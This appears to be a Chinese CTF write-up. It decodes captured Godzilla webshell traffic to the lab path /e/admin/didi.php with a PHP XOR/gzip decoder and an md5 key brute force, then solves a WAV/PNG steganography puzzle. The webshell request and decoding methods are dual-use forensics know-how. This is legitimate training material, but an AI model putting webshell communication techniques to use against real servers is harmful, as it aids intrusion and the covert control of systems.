关键点如图，然后执行了一个gzencode($result,6)，导致最后return的result和哥斯拉直接解密的result是不一样的，因此在后面的恢复过程中必须加上这个。否则后面一大串都是乱码。
然后flag是在第2079流里

Wireshark · 追踪 TCP 流 (tcp.stream eq 2079) · 2023(1).pcap


```
POST /e/admin/didi.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Cookie: PHPSESSID=77joajvp9bjffr081jdojl3as4;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Host: 192.168.162.130:82
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 269

&.k1c38806r..,.{.~.c.SX....e....+.......l.m.........G....
......g..#.9....n.%..D.Bo....p.?rDe.hvz&...W.....{........_.....<eVd.u..
%...aJ.H+t.QG..&..y.'m"7.Q..W.V.;`7.xY.t>gtw60.,?!.ob.V...I.cxG..H(|5.u-.1.H.......,..[..qb=.......|E...}
(......wChI1..t.....2.3c.Z!.t8b7HTTP/1.1 200 OK
Server: nginx
Date: Sat, 19 Mar 2022 16:40:26 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=77joajvp9bjffr081jdojl3as4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache

16
&.k1c38805..1ev..Ja1c3
0
```


因为要用到gzencode，所以要用php

```php
<?php
function encode($D,$K){
    for($i=0;$i<strlen($D);$i++) {
        $c = $K[$i+1&15];
        $D[$i] = $D[$i]^$c;
    }
    return $D;
}

$key = '093c1c388069b7e1';
$data = 'JrhrMWMzODgwNnKp+yzEe/V+BmMGU1joHxkWZdbHzcwrzoftAY7cxGzLbZ/z8e38Bc7XradHhZL8tA3CudX1rOtnxaYjHjnm/Bobbrs
157NE9kJv7pW1HnCAP3JEZQBodnom+Oa9VxHxsQvwe+eHxRGsDsgXX/kE342APGVWZM51C80lwh+VYUoRSCt0GVFH7swmrIR5sydtIjeSUQGDV/l
W1TtgNxB4Wa50Pmd0dzYwtSw/IdhvYu9WvbPVSfNjeEfjBkgofDUTdS3yMQRItrv3gdORz5ostfpb5+txYj3Oz/ebr6+kfEWz1bZ9KLfs7aHvzXd
DaEkx465004EWloEyoDNjt1ohhnQ4Yjc=';
$decode = encode(base64_decode($data),$key);
$flag = base64_encode(gzdecode($decode));
echo $flag;
```

得到一串base64用解出来就行，linux直接解

```
66 69 6C 65 4E 61 6D 65 02 25 00 00 00 2F 77 77  fileName.%.../ww
77 2F 77 77 77 72 6F 6F 74 2F 63 6D 73 2E 63 6F  w/wwwroot/cms.co
6D 2F 65 2F 61 64 6D 69 6E 2F 66 6C 61 67 2E 7A  m/e/admin/flag.z
69 70 66 69 6C 65 56 61 6C 75 65 02 E9 00 00 00  ipfileValue.é...
50 4B 03 04 14 00 01 00 00 00 E0 BE 73 54 4A 81  PK........à¾sTJ.
35 81 34 00 00 00 28 00 00 00 08 00 00 00 66 6C  5.4...(.......fl
61 67 2E 74 78 74 D0 88 F6 64 53 C2 68 62 34 52  ag.txtÐˆödSÂhb4R
B6 8C 23 CD 84 F2 C6 A0 9E 4B DD 6D 4A 1A 99 24  ¶Œ#Í„òÆ žKÝmJ.™$
FC 90 C7 22 58 23 1B 29 75 DC 61 A4 80 5F 51 8B  ü.Ç"X#.)uÜa¤€_Q‹
8A FF A2 89 CE 75 73 E2 D1 13 50 4B 01 02 3F 00  Šÿ¢‰ÎusâÑ.PK..?.
14 00 01 00 00 00 E0 BE 73 54 4A 81 35 81 34 00  ......à¾sTJ.5.4.
00 00 28 00 00 00 08 00 24 00 00 00 00 00 00 00  ..(.....$.......
20 00 00 00 00 00 00 00 66 6C 61 67 2E 74 78 74  .......flag.txt
0A 00 20 00 00 00 00 00 01 00 18 00 F2 40 12 AF  .. .........ò@.¯
A9 3B D8 01 F2 40 12 AF A9 3B D8 01 17 04 13 95  ©;Ø.ò@.¯©;Ø....•
A9 3B D8 01 50 4B 05 06 00 00 00 00 01 00 01 00  ©;Ø.PK..........
5A 00 00 00 5A 00 00 00 1F 00 70 61 73 73 77 6F  Z...Z.....passwo
72 64 20 69 73 20 6D 64 35 28 47 6F 64 7A 69 6C  rd is md5(Godzil
6C 61 27 20 6B 65 79 29 00 6D 65 74 68 6F 64 4E  la' key).methodN
61 6D 65 02 0A 00 00 00 75 70 6C 6F 61 64 46 69  ame.....uploadFi
6C 65                                            le
```

在前面的某一个流量中，上传了一个key

内容为`key is key1***`，然后又说是哥斯拉的key，因此只要对上就可以了

```
import hashlib
import string
import itertools
table = string.printable
key = '093c1c388069b7e1'
for i in itertools.product(table, repeat = 3):
    passwd = 'key1' + ''.join(i)
    m = hashlib.md5(passwd.encode()).hexdigest()
    if(key in m):
        print(m,passwd)
```

得到`093c1c388069b7e18bb4e898fc5ee049 key1sme`
密码则为`093c1c388069b7e18bb4e898fc5ee049`
得到flag


```
DASCTF{7d1ef2e35d01942317131fdad088bf5b}
```

书鱼的秘密

解压出来是两个文件，一个txt一个wav

> 书鱼很久之前就把他的女神照片嵌在这音频里面了,
> 这样书鱼每次听到这首歌的时候就能通过捕获其图片数据来看到他女神了
> 你看,她在随着音乐而翩翩起舞,多么美丽,书鱼又露出了他痴汉似的笑容
> (233
> 不过在图片里面,似乎又藏着书鱼更深处的密码
> 亲爱的CTFer,
> 来吧,快来找到书鱼的秘密!
> 这样你就能拿到你最爱的flag了

这里的233正好也是给出的提示，这里的233指的是16进制，因此搜e9




可以发现，每个之间都间隔了10个字节

这里立马就想到了b站up主 偶尔有点小迷糊的视频：

『整活』建议改成：话 里 有 “画”

因此写个脚本来提取，异或233后是一个倒过来的png，因此再倒一次

```
f = open('书鱼的多重文件.wav','rb').read()[158:]
data = bytearray()

for i in range(len(f)//10):
    data += (f[i*10]^233).to_bytes(1,byteorder='little')

fs = open('out.png','wb')
fs.write(data[::-1])
fs.close()
```



b通道存在异常，全选得到一个压缩包

得到书鱼的回忆 .md

> 既然你这么懂文件,那么你也一定会很懂书鱼吧
> 书鱼说:如果你想拿到我的血,那么你必须通过我的考验,除了要懂文件还必须要找到我很久之前储存在老手机里的手机号哦。由于年代久远,那部手机里面的内容都被清空了,只有备忘录里留下了许多奇怪的内容,似乎当时是怕自己忘记女神的手机号而特定设定的,此时我再看着这些内容,过去对女神的美好记忆又突然袭来。那年那月那日那夜,我是多么思恋着她,但最终还是明白了她只是我望之而却的白月光。随着时间的推移,我似乎很久没有想起她了,但今天再度看着那青春年少时记录下来的内容,我突然又想起了她。此时,水星记突然萦绕在我的耳畔:
> 怎么可以 拥有你
> 还要多远才能进入你的心~
> 还要多久才能和你接近~
> 但似乎这些都已经成为了过去,沉默良久,我只是轻轻的叹了一口气:打CTF要什么女朋友。还是让我们来解出我过去存的这个电话号码吧

> 226232 1
> 23442647826 1
> 528842 3
> 5893626874 3
> 46342 2
> 6443742 1
> 473323 2
> 24462 1-2
> 6626 2
> 35426884 3
> 3782867425 484632 2
> 2654842 3
> 2376832 0-3
> 52726 1

> 我似乎已经知道了我当初是用什么方法存的这个电话号码了,虽然存错了,但是它陪了我渡过了整个青春。已经都无所谓了~

flag为DASCTF{md5(电话号码)}
然后去查看国际的手机电话号码
https://www.chenweiliang.com/cwl-1354.html
前面的数字能得到一堆地区，对应能得到其区号（9键）

> canada 1 -1
> afghanistan 1 -93
> latvia 3 -371
> luxembourg 3 -352
> india 2 -91
> nigeria 1 -234
> greece 2 -30
> china 1-2 -86
> oman 2 -968
> djibouti 3 -253
> equatorial guinea 2 -240
> bolivia 3 -591
> beermuda 0-3 -440
> japan 1 -81

前面的数字是指要提取哪些部分，最后得到`1912120866341-4408`
然后复现时提到，出题人在最后多加了个空格，所以最后的md5值是`b80ddea112953c5f56fad46758d21ba8`
老实说，这里提手机号我很懵
得到flag

```
b80ddea112953c5f56fad46758d21ba8
```

嗯最后手机号这里真不怎么懂 但是总不能做一半（而且交不了flag验证）
可以去看雪姐姐博客www.snowywar.top